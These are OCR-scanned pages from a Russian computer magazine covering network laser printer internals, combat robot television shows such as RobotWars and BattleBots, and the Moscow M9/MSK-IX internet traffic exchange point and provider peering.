
В последнее время все большую популярность приобретают так называемые сетевые принтеры. Так, например, описываемая модель уже оборудована собственной сетевой картой и может напрямую подключаться к ethernet сети при помощи стандартного разъема RJ-45, которым обжимается витая пара. В этом случае, после соответствующих настроек, принтер будет виден в сети как сетевой и будет возможна печать на нем с любой рабочей станции, подключенной к сети.

К слову, ты когда-нибудь задумывался, что происходит, когда ты нажимаешь на кнопку "печать"? В общих чертах все выглядит так. Компьютер кодирует

NEXT

ПО ТУ СТОРОНУ ЛАЗЕРА

Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru), http://nikitos.inc.ru



печатаемый документ в соответствии с "языком" установленного принтера. Следует пояснить, что в современных моделях принтеров при печати текста пересылаемые данные имеют довольно высокий логический уровень - это не информация о месторасположении каждой точки, а нечто более глобальное - имя, размер и наклон шрифта, размеры полей и т.п. Эти данные передаются принтеру (нам сейчас неважно как - по сети ли, или через параллельный порт). После получения этих данных, принтеру необходимо их расшифровать - перевести уже в более низкоуровневую форму, в конечную информацию о месторасположении точек. Для этого используются три устройства. ROM (Read Only Memory),оперативная память и процессор.

ROM представляет собой микросхему, которая не позволяет менять записанную в нее информацию - этого, впрочем и не требуется, поскольку в ней хранится алгоритм дешифровки полученных от компьютера бит, некоторый язык, совокупность правил, который с годами почти не устаревает. Языков этих довольно много - каждая фирма, выпускающая принтеры, разрабатывает свой стандарт. В настоящее время самое широкое распространение получили три языка: PCL, PostScript и HP-GL, причем последний используется только в принтерах фирмы HP, не являясь стандартом для остальных производителей. В описываемой модели принтера Samsung реализованы, благодаря двум мегабайтам ROM, два первых языка. Это сделало принтер кросс платформенным, то есть печать на нем возможно почти из-под любой ОС, включая iMAC, DOS и Linux.

Оперативная память используется для временного хранения в ней обрабатываемой и уже обработанной, но еще не распечатанной информации. В описываемом принтере используется модуль памяти SIMM объемом 16 mb - и не надо только кричать, что это давным-давно устаревший стандарт - учитывая специфику технологий печати, производительность принтеров ограничена отнюдь не быстродействием памяти. Кстати, у принтера Samsung ML-7300N память расширяется до 128MB, что вкупе с процессором на 100MHz (PowerPC 603e) позволит еще больше повысить его производительность. Следует заметить, что особенно критичны к объему памяти сетевые принтеры, поскольку им часто приходится хранить в очереди печати сразу несколько документов. Процессор считывает из ROM правила декодирования высокоуровневой информации и записывает их в оперативную память. Далее, используя эти правила, получает из входной последовательности бит выходную, очевидно, большую по объему. Таким образом, фактически, связка ROM-CPU-DRAM, является аппаратной реализацией универсальной машины Тьюринга.

Итак, после обработки полученных данных, в ОЗУ имеется некоторая последовательность бит, в которой находится информация о печатаемом изображении. Тут в работу включается другой процессор, руководящий непосредственно процессом печати, взаимодействием с пользователем (управлением LCD-дисплеем, перемещением по менюшкам и т.п.)

Этот процессор, в зависимости от читаемых из RAM данных, выполняет действия по управлению лазером, движениями отражающего зеркальца, втягиванием бумаги и ее движением внутри принтера. Так же он осуществляет управление кулером, фузером, зарядными и коронарными контактами, сенсорами неисправностей и LCD-дисплеем.

PC_Zone

БОЕВЫЕ РОБОТЫ

Алекс Целых (alex@technews.ru)

БОЕВЫЕ РОБОТЫ

"У вас есть боевой робот - значит, у вас есть все", - говорил Роберт Торнстон, один из летописцев Вселенной BattleTech. Представления о неприступных "железных вояках" выросли из фантазий американского моряка Джордана Вейсмана. Придуманная им настольная варгейма Battledroids в 1984 году первой повествовала о боевых роботах - мехах - наиболее мощных военных машинах, когда-либо созданных людьми. Гуманоиды ростом с пятиэтажный дом, весом десятки тонн, они сочетали высокую скорость и грациозную маневренность, неисчерпаемые энергетические ресурсы, непробиваемую броню и смертельную огневую мощь. Убийственный набор боевых характеристик наряду с беспрекословным подчинением командам оператора разжигали умы людей. Предания о боевых роботах легли в основу десятков фантастических романов, компьютерных и коллекционных карточных игр.


<Шоу начинается>



BATTLEBOTS. Контрольное взвешивание

Едва ли кто предполагал, что боевые роботы заявят о себе сейчас, за тысячу лет до описанных фантастами событий. Но... В 1992 году Марк Торнтон, служащий LucasToys, скуки ради гонял по кухне свое изобретение - пылесос на радиоуправлении. Вдруг ему причудилось, что девайс трансформировался в злобного вакуумного робота, с рыком вгрызающегося в палас гостиной. В ту же секунду в его воспаленном мозгу возникла невероятная, как тогда казалось, картинка: люди в домашних условиях сооружают механические устройства на радиоуправлении для бескомпромиссной схватки на арене, жестокого изувечивания одного робота другим. "Шоу роботов, привлекающее со всего мира людей с неординарными конструкторскими навыками и нереализованными детскими фантазиями! Черт возьми, а ведь это может быть интересно!" - подумал Торнтон и начал воплощать свою задумку в жизнь. Чтобы найти спонсоров, он рисовал возможных участников шоу. Выходили самые странные и неожиданные комбинации: пылесос он скрестил с бензопилой, газонокосилку - с выстреливающим тостером. Когда на интервью напросился журналист Wired Magazine, в распоряжении Торнтона были только рисунки, ни одного готового робота. Чтобы как-то выйти из положения, он приволок из супермаркета новенькую циркулярную пилу и водрузил ее на гусеничную платформу. Этот фотоснимок на обложке журнала, разошедшийся по всему миру, открыл новую эру боевых роботов. Торнтону поступили сотни заявок на участие в чемпионате. Он разработал оригинальные правила, оборудовал арену - практически в одиночку раскрутил всю систему. Не колеблясь, он назвал устройства боевыми роботами, а шоу - "Войной Роботов" (RobotWars). Участниками первых чемпионатов RobotWars в 1994-96гг. были такие выдающиеся персоны, как Калеб Чонг (будущий изобретатель Furby), Уилл Райт (создатель Sim City, The Sims) и другие. Начало было положено. Толпы болельщиков принимали шоу на ура, и год от года оно становилось все зрелищнее. С 1997 RobotWars (www.robotwars.com) - мегапопулярное телевизионное шоу, съемки которого проходят в Англии. Помимо голого экшна на арене, в программе звучат стебные комментарии ведущих и познавательные интервью с создателями и владельцами роботов.

<In-scene>



BATTLEBOTS. Вот это, я понимаю, крылья!

Признания умельцев подогревают живой интерес к действу. Оказывается, выдающийся робот необязательно должен быть сделан из титана, и пулять фотонными торпедами. На помощь приходит "механическая генетика", то бишь умение скрестить ежа с ужом. В дело идет самый залежалый хлам из гаража и с барахолок. Впрочем, отдельные комплектующие все же приходится иногда заказывать у профессиональных поставщиков по каталогам. Если же руки растут не оттуда, можно вообще купить готовый конструктор или даже обратиться в underground-мастерскую по сборке боевых роботов. Впрочем, когда каждая команда конструкторов готова поделиться типсами через интернет, грех не взять в руки дрель. В общем случае, по буржуйским оценкам, придется выложить от $800 за простенького робота до $70000 за навороченного монстра. По тем же прикидкам, строительство может занять от 3 часов до 4 лет, в среднем - полгода приготовле-

Chaos 2

Титул: Чемпион RobotWars Series 4.0
Вес: 79 кг.
Тип: колесный.
Привод: электромотор.
Вооружение: пневматическая катапульта, копер.
Владелец: Team Chaos.
Время на постройку: 6 месяцев.
Детали: надежная защита от переворачивания бота.



Flexy-Flyer

Титул: Чемпион Robotica Series 2.
Вес: 95 кг.
Тип: колесный.
Привод: электромотор.
Вооружение: рука-подъемник, клин.
Владелец: Майк Коншак.
Стоимость: $6000.
Время на постройку: 4 недели.
Детали: 3 конфигурации для разных этапов, "бездорожник", выполнен из самолетного металла, впервые использованы особые сочлененные шасси.



Minion

Титул: Чемпион BattleBots Series 1.0/2.0
Вес: 147 кг.
Тип: колесный.
Привод: электромотор.
Вооружение: газовая циркулярная пила, клин, копер.
Владелец: Team CoolRobots.
Время на постройку: 3 месяца.
Детали: двигатель помещен в безопасный несгораемый "сейф".



ХАРАКТЕРИСТИКИ БОЕВЫХ РОБОТОВ

Тип:	колесный, гусеничный, шагающий, прыгающий.
Весовые категории (RobotWars):	"Муравей" (0-150 гр), "Перышко" (1-12 кг), легкий вес (12-25 кг), средний вес (25-50 кг), тяжелый вес (50-100 кг), супертяжелый вес (100-200 кг).
Вооружение:	**разрешено:** молоток/секира, шипы, дрель, клин, катапульта, пила/циркулярка, вращающийся диск, захват/клешня, копер, подъемник, лом, метательный снаряд, лазер; **запрещено:** огнестрельное оружие, средства радиоборьбы, клеи и жидкости, взрывчатые вещества, горючее и газы, дымовые завесы, огнеметы.
Привод:	электромотор (36-48 В), топливный двигатель, пневматика, гидравлика, механика (пружина, маховик).
Управление:	радиоуправление (27-75 МГц).

ний и кропотливой работы. Когда робот готов, необходимо сделать качественные фотоснимки со всех ракурсов и вместе с регистрационным взносом в 100-300 долларов разослать их организаторам шоу. Эти мероприятия проводятся практически круглый год от Европы до Новой Зеландии - только успевай латать дыры на корпусе и менять самолеты. (Хотя, можно ведь и свое шоу забабахать - прямо во дворе.) Призы, как правило, в "зеленых" - до $10000 за титул чемпиона. Но ни за какие деньги не купишь самого главного - чувства громадного удовлетворения от того, что ты сам задизайнил железяку, сам построил ее и сам же, ею управляя, победил. Потому и занимаются этим увлекательным делом не только инженеры и ученые, но люди самых разных профессий и интересов. Детальные инструкции по сборке своего бота, самую полную базу данных по "воякам" (546 экспонатов) и другие материалы в тему смотри на сайте www.coolrobots.com.




ROBOTWARS. Двое "домашних" на одного раненого? Все честно!

<Правила игры>

Правила любого чемпионата боевых роботов - это внушительный документ, изобилующий терминами и спецификациями. Его основное предназначение - выстроить целостную и прозрачную систему соревнований, исключающую спорные ситуации и жульничество. Как правило, роботы соперничают в разных весовых категориях. Кроме волнующей процедуры взвешивания, роботы должны пройти экспертизу на "честность" и безопасность конструкции. Непосредственно по типу различают колесные, гусеничные и шагающие роботы, а также кластер-боты. Последние состоят из двух и более компонентов; они выкатывают на арену как одно целое, после чего распадаются на независимые части. Особо жесткие требования предъявляются к вооружению роботов. Никакой тебе пиротехники, взрывчатых и воспламеняющихся веществ, слезоточивых газов. На особом счету электронные средства радиоподавления, любые жидкости и все, что может вызвать коррозию. Предусмотрены ограничения на длину стальных лезвий и скорость вращения дисковых пил. Цель этой "обязаловки" - абсолютная безопасность болельщиков, и вместе с тем зрелищность, жестокий драйв.

<RobotWars>



ROBOTWARS. Проигравший… догорает?!!

Каждую неделю под рев трибун 6 разномастных роботов начинают смертельную битву на выживание в шоу RobotWars. Цель сомнений не вызывает - деморализовать и уничтожить противника. Здесь все, как у людей: свои нокауты и лифтинги, форфейты и дисквалификации. По итогам раунда один робот выбывает. Тем участникам, которые сумели осадить чужого "питбуля", дают 20 минут на профилактику, замену источников питания и кристалла радиоприемника. Наспех зализав раны, примятые и поцарапанные, роботы возвращаются на арену.

Отдельного разговора заслуживают атрибуты арены. Например, так называемая "яма" - огнедышащий гриль, где на первое и второе подают жаркое из роботов. Зал не однажды зажимал носы и захлебывался от визга, когда в "яму" летел девайс, покрытый густой шерстью. По бокам расположены жернова - острые зубцы, перетирающие любого, кто приблизится на небезопасное расстояние. Арена в этот момент взрывается искрящейся феерией. "Поцелуй" со стеной грозит кирпичом на железный котелок. Из отверстий в полу летят вверх острые шипы, норовящие заклинить механизмы. Зловеще отмеряет круги маятник смерти. Катапульта затаилась в предвкушении жертвы - она подбросит в воздух любого, кто задержится на платформе более 5 секунд. Углы арены патрулируют "домашние роботы" - профессиональные головорезы под управлением спецотдела канала Би-Би-Си. Они одновременно и строгие рефери, и агрессивные "парни", бессовестно добивающие слабых и поврежденных. На их вооружение не распространяются ограничения правил. Им все дозволено. Иногда ни с того ни с сего эти монстры срываются из углов - зон патрулирования, чтобы продемонстрировать свой развязный нрав. У коренастого "бульдозера" Шанта, размахивающего секирой, хватит силенок, чтобы перевернуть лендровер. Сержант Бэш в камуфляже воротит огненной пушкой и распыляет



PC_Zone


БОЕВЫЕ РОБОТЫ

Алекс Целых (alex@technews.ru)

вокруг кипящий пропан. Самый мощный из них, Мистер Психо, весит 750 килограммов. Он размахивает тяжелым молотом и тянет гидравлические клешни к каждому, кто еще может двигаться. Всего же их - пять. В центре арены - "точка невозвращения" - котлован, выбраться из которого не удавалось еще никому из тех, кто по недосмотру в него угодил. Возьмусь развенчать один миф. Звуки в телевизионных шоу - ненастоящие. Они мастерски сымитированы жужжанием сверла дантиста, треском венчиков миксера, хлопаньем дверьми и поколачиванием медного таза. Звуки реального комбата на порядок круче, но их очень сложно передать для восприятия в кресле у телика. Первое в истории шоу боевых роботов с годами не теряет лица. Оно вбирает в себя лучшие достижения индустрии. Каждый новый сезон организаторы RobotWars совершенствуют программу состязаний, припасая некоторые сюрпризы. Начиналось все с "прогона через строй" (как у Толстого в "После бала") - в сжатое время нужно преодолеть поле наискосок, умело огибая ловушки. Позже были спортивные игры. В "Сумо" претенденты выбивали "домашних роботов" из круга. В "Робофутболе" лупили мячом по воротам, которые заботливо опекали все те же гориллы. Другой забавой стало перетягивание каната на арене с ямой по центру, правда, после этого кое-кого из проигравших роботов приходится собирать по частям. Наконец, "Царь Горы" с заданием во что бы то ни стало удержаться на платформе, раскачиваемой двумя "домашними". Начиная с третьего сезона, игры покинули обязательную часть программы RobotWars. Зритель требовал холодного безумия на арене - комбатов.

	BATTLEBOTS	ROBOTICA	ROBOTWARS
URL	www.battlebots.com	www.robotica.com	www.robotwars.tv
Формат соревнования	Комбат один-на-один, Групповой комбат.	Полоса препятствий, Лабиринт, Комбат один-на-один.	Робоигры, Комбат один-на-один, Групповой комбат
Арена	"Пила-убийца", "Пульверизатор", "Лифт", "Удочка", шипованные канаты, "Граммофон".	Полоса препятствий - деревянная, из банок, кирпичная и бетонная стены, трап, "Стеклянный лес". Лабиринт - коробка 10кг, висячий мост, летящие вверх шипы, трап-катапульта, "Песочница". Комбат - возвышенная платформа с частоколом внизу.	"Яма", "Жернова", кирпичная стена, "Маятник смерти", летящие вверх шипы, "Катапульта", "Точка невозвращения".
Домашние роботы	Нет.	Робокрысы.	5 роботов-амбалов.
Деструктив	Внушает уважение.	Открывалка для бутылок пострашнее будет.	За один вечер превращаются в лом больше роботов, чем за всю историю двух других шоу.
Роботы	Тяжеловесы не такие уж "тяжелые".	Строятся для челленджей - не для битвы в финале.	Самые плохие и подлые железяки.
Общая оценка	Хорошо.	Отлично.	Отлично.

<Robotica vs BattleBots>



BATTLEBOTS. Циркулярная пила в действии

Общее число соревнований с участием боевых роботов, которые знает история, уже перевалило за полсотни. В первую очередь это бесчисленные студенческие контесты, победителям которых светит защита диплома "автоматом" и место специалиста в крупной "корпорации монстров". Из других мероприятий можно назвать "безопасное" сумо RobotGames (www.robotgames.com) и уличные сражения BotBash (www.botbash.com), круглую арену для которых первое время чертили куском мела прямо на раскаленном асфальте Аризоны. На шоу LEGO RoboGladiators съезжаются боевые роботы, сделанные из пластмассовых деталей конструктора. Лига коротышек UMUL объединяет миниатюрных вояк. На турнире Critter Crunch (www.milehicon.org) эти моськи не хуже "взрослых" роботов орудуют ножом мясника, метают дротики и даже забрасывают противника горячими блинами при помощи мини-катапульты.



Robot Sumo. Сумо для самых маленьких

Robotica (www.robotica.com) и BattleBots (www.battlebots.com) - последние из шоу боевых роботов, самые популярные и продвинутые. Сравнивать их - дело неблагодарное. Разница выходит, как между яблоками и грушами. Вернее, между радиоуправляемыми яблоками и радиоуправляемыми грушами. BattleBots - мочилово в сопли. Финальную схватку в Robotica намеренно предваряют "полоса препятствий" и "лабиринт". BattleBots - это жестокий спорт, вроде собачьих боев: "Убей или умри". Robotica - красивое шоу в ТВ-формате с образовательным подтекстом, потому, собственно, и транслируется на канале Discovery. О вкусах не спорят. Одному по сердцу интеллектуальная головоломка, другому - резня :)




OCAD Robot Challenge. Шашлык из боевых роботов

Есть еще одно обстоятельство, которое приводит к жарким спорам перед голубым экраном. Дело в том, что, с технической точки зрения, "они" - никакие не роботы. Правильнее будет называть их большими дистанционно управляемыми "игрушками" с деструктивными девайсами - надстройкой к человеку с пультом. Увы, это так. До полной автономности, действительно, пока далеко. Но такому раскладу вещей есть свое объяснение. Во-первых, чтобы построить полностью программируемого боевого робота, требуется гораздо больше времени. Во-вторых, выставлять напичканную дорогой электроникой махину на арену с пилами и шипами решится только извращенец. Впрочем, правилами соревнований автономные роботы уже разрешены, так что дело за малым.

Шоу боевых роботов - динамично развивающаяся индустрия. Причина тому - неподдельный интерес и восторг, которые шоу вызывают у людей. Это зажигает. Действительно зажигает. Сегодня ты читаешь статью в Х, завтра смотришь канал Discovery, а послезавтра в поте лица орудуешь папиным паяльником. Глядишь, ты уже в "ящике", яростно давишь кнопки на пульте управления... А вот что будет дальше, кто знает? Может, через пару десятков лет ты оседлаешь гигантского меха, бьющего копытом в марсианской прерии! Почему бы и нет?!! Я в тебя верю... А на свете случаются и не такие чудеса :)





Sergeant Bash

Shunt

Dead Metal

Matilda

Mr Psycho


BIGSTAR
DENIM-CULTURE

PC_Zone

М9 - ТОЧКА ОБМЕНА ТРАФИКОМ

Андрей Каролик (andrusha@sl.ru)

Точка обмена трафиком
МОСКОВСКИЙ INTERNET EXCHANGE (MSK-XI)


Одна из стоек Зенона (www.aha.ru) на девятке

<С чего все начиналось>

Изначально был всего один провайдер - Релком. Не было конкурентов - не было проблем. Рунет еще делал свои первые шаги, и все русскоязычные ресурсы были сосредоточены в одном месте. Позже Релком развалился на Релком и Демос, стали появляться другие провайдеры. Рунет тем временем подрос и... распался на множество отдельных сетей-сегментов, контролируемых разными провайдерами. Разумеется, конечные пользователи имели доступ ко всем ресурсам рунета, но прямого взаимодействия между провайдерами не было. Поэтому трафик шел с сервера одного провайдера по огромной петле через Америку, потом Германию, и только потом возвращался на сервер другого провайдера. Имела место неоправданная потеря и в скорости, и в деньгах. Пока трафик был незначительным, это мало кого волновало, но интернет бурно развивался, трафик по рунету стремительно увеличивался, и в один прекрасный день крупные провайдеры Москвы (по сути, Демос и Релком) сели друг напротив друга и решили, что им надо налаживать прямые контакты между своими сетями. Тем более, и Демос, и Релком арендовали помещение в одном и том же здании - Институте космических исследований (сокращенно ИКИ), и их сервера были разделены буквально одной стеной.

<Почему именно ДЕВЯТКА>

Здание ИКИ ничего особенного собой не представляет, но так уж сложилось исторически, что вслед за Релкомом и Демосом многие крупные провайдеры перебрались именно туда. А в тот момент, когда потребовались внешние коммуникации, М9 оказалась наименее загруженной телефонной станцией, кроме того, она была удачно расположена - находилась буквально в двух шагах от здания ИКИ, а расстояние играло немаловажную роль: требовалось проложить к девятке оптоволокно, которое и сейчас стоит недешево, а по тем временам было просто супердорогим. Так что девятка оказалась самым подходящим вариантом.


> **Что такое ДЕВЯТКА**
>
> ММТС-9 расшифровывается как Московская междугородняя телефонная станция. В народе ее называют просто М9 или девяткой. Всего таких станций (так называемых телефонных станций обмена трафиком) по Москве десять штук. Через них взаимодействуют друг с другом все телефонные узлы Москвы - направляют на эти М-ки весь свой трафик, где он и обрабатывается. Кстати, когда ты набираешь восьмерку, ты попадаешь на М10, оттуда на Ростелеком и дальше по цепочке.

<Проект М9-XI>

Официально проект М9-XI был создан в 1995 году, когда Московские провайдеры Демос, Релком, МГУ, НИИЯФ МГУ, FREEnet, Ассоциация RELARN и Роспринт пришли к соглашению о создании точки взаимного обмена IP-трафиком. В качестве точки обмена трафиком была выбрана телефонная станция ММТС-9, на которой все участники соглашения уже имели точки присутствия. А координация М9-XI была поручена Российскому НИИ развития общественных сетей (РосНИИРОС). Осуществление этого проекта позволило значительно оптимизировать маршруты прохождения трафика и существенно разгрузить дорогостоящие международные каналы связи. По мере развития была создана распределенная система, включающая несколько точек (М9 лишь одна из них), и проект получил новое название - Московский Internet Exchange (MSK-IX). В 2002 году был завершен очередной этап модернизации, и на сегодня MSK-XI включает в себя восемь точек:

- **ОАО «Центральный Телеграф»** (аппаратная ЗАО «Эквант») (ул. Тверская, 7)
- **Институт Космических Исследований РАН** (ул. Профсоюзная, 84/32)
- **РНЦ «Курчатовский Институт»** (пл. акад. Курчатова, 1)
- **Cable & Wireless CIS Svyaz Ltd.** (Никитский пер., 5)
- **ЦСС МПС** (ул. Каланчевская, 2)
- **ГП «Космическая связь»** (ул. Шаболовка, 37)
- **ММТС 9** (ул. Бутлерова, 7)
- **ММТС 10** (ул. Сущевский вал, 26)

Все восемь точек соединены между собой волоконно-оптическим кабелем по технологии Gigabit Ethernet (скорость передачи до 1Гб/с). Таким образом, распределенный комплекс функционирует как единое целое. Кроме этого, часть точек объединена в замкнутую кольцевую структуру, что дает возможность резервировать трафик. В случае сбоев в работе канала между двумя точками, трафик будет передан альтернативным путем - в обход проблемного участка через другие точки. Скорость подключения на М9 - 10, 100, 155 и 1000 Мбит/с, на остальных семи точках - от 10 до 100 Мбит/с. Количество участников MSK-XI на сегодняшний день превысило 100 ISP (Internet Service Provider), при этом помимо московских провайдеров к MSK-XI подключены провайдеры Петербурга, Иркутска, других городов России, а также Казахстана и Украины.


ИКИ (Институт космических исследований)

M9

Большинство людей, так или иначе связанных с интернетом, неоднократно слышали про точку обмена трафиком M9, однако мало кто знает, что в действительности скрывается за этим таинственным термином. Чтобы восполнить этот пробел, мы обратились к Денису Губанову, техническому директору ЗАО «Диджитал Нетворк» (www.di-net.ru), участнику проекта MSK-XI, и Андрею Воробьеву, пресс-секретарю РосНИИРОС (www.ripn.net), координатору проекта MSK-XI – людям, имеющим самое непосредственное отношение к главной точке обмена трафиком нашей страны. И вот что нам удалось выяснить…

<Правила муравейника>

Подключиться к MSK-IX могут любые сети, выполнившие ряд технических условий, ознакомиться с которыми ты можешь на сайте РосНИИРОС (www.ripn.net:8082/ix/ msk/tech_req.html). Условия подключения к любой из восьми точек одинаковые, и стоимость подключения для всех одна (www.ripn.net:8080/ix/msk/price.html). То есть любой, кто хочет обмениваться трафиком с другими, должен, прежде всего, договориться с РосНИИРОСом. После этого новичок втыкается (физически) в выделенный порт на каталисте и получает доступ к среде. Но этого мало. Чтобы обмениваться трафиком, необходимо еще договориться непосредственно с тем, с кем ты будешь обмениваться. И тут засада. Одна часть участников MSK-IX меняется трафиком бесплатно (по идее, так и должно быть), а другая часть свой трафик просто так не отдаст и попросит за него денег. Это может быть связано с внутренней политикой компании или с тем, что твой трафик слишком мал по сравнению с их трафиком, и им просто неинтересно возиться с тобой бесплатно. И если они тебе откажут в бесплатном обмене, то ваши сети будут общаться только через иностранных посредников. При этом вы оба потеряете деньги. Но! Поскольку твои пользователи обращаются к его ресурсам гораздо чаще, чем его пользователи - к твоим, то для него траты будут несущественными, а вот твой бюджет может серьезно пострадать. Другое дело, если ты покажешь, что ваши трафики соизмеримы. Тогда вы быстрее придете к взаимовыгодной договоренности. Кстати, именно по этой причине многие провайдеры готовы хостить у себя бесплатно перспективные проекты - таким образом они увеличивают количество обращений к своим сетям. Есть и другой вариант, которым пользуются многие небольшие провайдеры и конторы. Вместо того, чтобы платить одновременно Мише, Пете, Коле и Леониду, которые дают свой трафик за бабки, ты можешь обратиться к некоему Вове, который уже меняется со всеми. Ему ты сообщаешь, что уже подключен к РосНИИРОСу, хочешь получать трафик остальных участников MSK-IX, и согласен ему (Вове) за это платить. Ему и никому больше. Если Вове твое предложение понравится, останется формальность - объявить РосНИИРОСу твои сети, как свои. На практике эта услуга называется пирингом (peering - обмен трафиком) с платными участниками MSK-IX.

NEXT

PC_Zone

M9 - ТОЧКА ОБМЕНА ТРАФИКОМ

 Андрей Каролик (andrusha@sl.ru)





